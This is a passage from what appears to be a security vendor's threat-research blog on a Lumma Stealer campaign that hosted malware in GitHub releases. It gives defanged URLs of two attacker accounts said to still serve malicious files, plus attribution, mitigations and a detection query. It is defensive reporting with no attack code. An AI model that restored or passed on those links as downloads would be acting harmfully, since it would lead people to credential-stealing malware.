Most of the GitHub accounts listed under the "Originating URL" section are no longer accessible and were likely taken down due to hosting malicious files. However, two accounts remain active and still contain malicious releases:

- hxxps://github[.]com/magupdate – joined 12/04/2024
- hxxps://github[.]com/yesfound/ – joined 12/11/2024





Figure 12. Malicious GitHub account repository and release name

An analysis of contribution activity for both accounts reveal minimal and specific actions:

- Both accounts were newly created.
- Their sole activities were creating a repository and releasing a malicious file.
- The repository names used descriptive words followed by a number, and their *Readme.md* content partially or fully mirrors the repository name.


magupdate / Freshversion10
ode
Issues
Pull requests
Actions
Freshversion10
Public
main
1 Branch
1 Tag
magupdate Initial commit
README.md
README
Freshversion10




Figure 13. The Readme.cmd content of the malicious Github Repositories

While the tactics observed in this campaign closely align with those attributed to the threat group Stargazer Goblin, there are notable differences in execution. The infection chain begins with compromised websites that redirect to malicious GitHub release links, using URLs frequently containing the string *page*, suggesting a deliberate naming convention.

The compromised domains, with at least one that was built using WordPress, were exploited to host redirection mechanisms, including basic image files and PHP scripts, potentially signaling a recurring vulnerability in the group's exploitation strategy.

The GitHub accounts used in the campaign demonstrate minimal activity and were primarily focused on creating repositories and hosting malicious releases. Both accounts exhibit highly specific behavior: creating descriptive repositories and releases, with the *Readme.md* content closely matching repository names. Unlike previous campaigns that relied on established GitHub accounts, these accounts show no reputation-building efforts.

The deployment of multiple malware families—including Lumma Stealer, Vidar, and SectopRAT—in a single infection reflects tactical evolution aimed at maximizing operational impact. These variations suggest deliberate adjustments by the threat actor to evade detection and enhance operational flexibility.

Mitigation and recommendations

- Organizations can consider implementing the following examples of threat mitigation best practices to minimize or prevent malware such as Lumma Stealer from impacting their systems:
- Validate URLs and files before downloading and executing them, especially from platforms that can be used to potentially host malware like GitHub.
- Carefully inspect links and attachments in unsolicited emails, even if they appear legitimate. Hover over links to check their actual destination before clicking.
- Regularly check the validity of digital certificates for executables to ensure they haven't been revoked.
- Use endpoint security solutions that can detect and prevent unauthorized execution of shell commands such as those used by Lumma Stealer for reconnaissance or data exfiltration.
- Identify and block communication with known malicious IP addresses and enforce strict firewall rules to mitigate C&C communication, and monitor unusual outbound traffic
- Train employees to recognize phishing emails, malicious websites, and social engineering tactics that may lead to malware infections.

- Consider partnering with an MDR provider to gain access to specialized expertise and real-time threat detection, analysis, and containment capabilities to minimize the impact of infections.
- Incorporate threat intelligence into your security posture using tools like Trend Vision One for improved detection and attribution of attacks to specific threat actors or campaigns.
- Regularly patch operating systems, browsers, and third-party applications to close vulnerabilities that could be exploited during attacks.
- Enable Multi-Factor Authentication (MFA) on all accounts. This limits the impact of stolen credentials.
- Adopt a zero-trust approach. Implement a “never trust, always verify” philosophy for users, code, links, and third-party integrations to reduce exposure to potential threats.

Trend Vision One

Trend Vision Oneone-platform is a cybersecurity platform that simplifies security and helps enterprises detect and stop threats faster by consolidating multiple security capabilities, enabling greater command of the enterprise’s attack surface, and providing complete visibility into its cyber risk posture. The cloud-based platform leverages AI and threat intelligence from 250 million sensors and 16 threat research centers around the globe to provide comprehensive risk insights, earlier threat detection, and automated risk and threat response options in a single solution.

Trend Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Vision One customers can access a range of Intelligence Reports and Threat Insights within Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and allows them to prepare for emerging threats by offering comprehensive information on threat actors, their malicious activities, and their techniques. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and effectively respond to threats.

- Lumma Stealer's GitHub-Based Delivery Explored via Managed Detection and Response
-

- Emerging Threats: Lumma Stealer’s GitHub-Based Delivery Explored via Managed Detection and Response
- Threat Actor: Water Kurita

Hunting queries

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post using data within their environment.

*malName:*LUMMASTEALER* AND eventName:MALWARE_DETECTION AND LogType: detection*

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabledproducts.

Conclusion

The distribution method of Lumma Stealer continues to evolve, with the threat actor now using GitHub repositories to host malware. The Malware-as-a-Service (MaaS) model provides malicious actors with a cost-effective and accessible means to execute complex cyberattacks and achieve their malicious objectives, easing the distribution of threats such as Lumma Stealer.

The delivery of multiple threats such as SectopRAT, Vidar, and Cobeacon suggest that its perpetrators are taking a modular approach to their attacks. Future Lumma Stealer variants could include dynamically downloaded modules, enabling malicious actors to tailor payloads based on the victim’s system or industry. This could lead to more targeted attacks or even the introduction of new capabilities, such as ransomware, espionage, or cryptocurrency mining.

The campaign discussed in this blog entry aligns closely with tactics attributed to the Stargazer Goblin group, possibly indicating their involvement, despite some variations in infection chain order, URL structures, and the use of multiple payloads.

The role of Managed XDR in uncovering tactics, techniques, and procedures, as demonstrated in this recent incident investigation, highlights its critical importance for organizations. By investigating files downloaded from apparently legitimate sources like GitHub, the Managed XDR team was able to identify this threat and protect customers. This allowed the team to take swift action on affected machines to prevent further damage. Additionally, the integration of cyber threat intelligence proved invaluable, as attributing the threat to the group Star Goblin enabled the team to understand the malicious actor’s methods and anticipate other potential attacks.

Managed XDR employs expert analytics to process extensive data gathered from various Trend technologies. By using advanced AI and security analytics, it can correlate information from customer environments and global threat intelligence, producing more precise alerts and enabling faster threat detection.

Indicators of Compromise

The indicators of compromise for this entry can be found here.

Tags
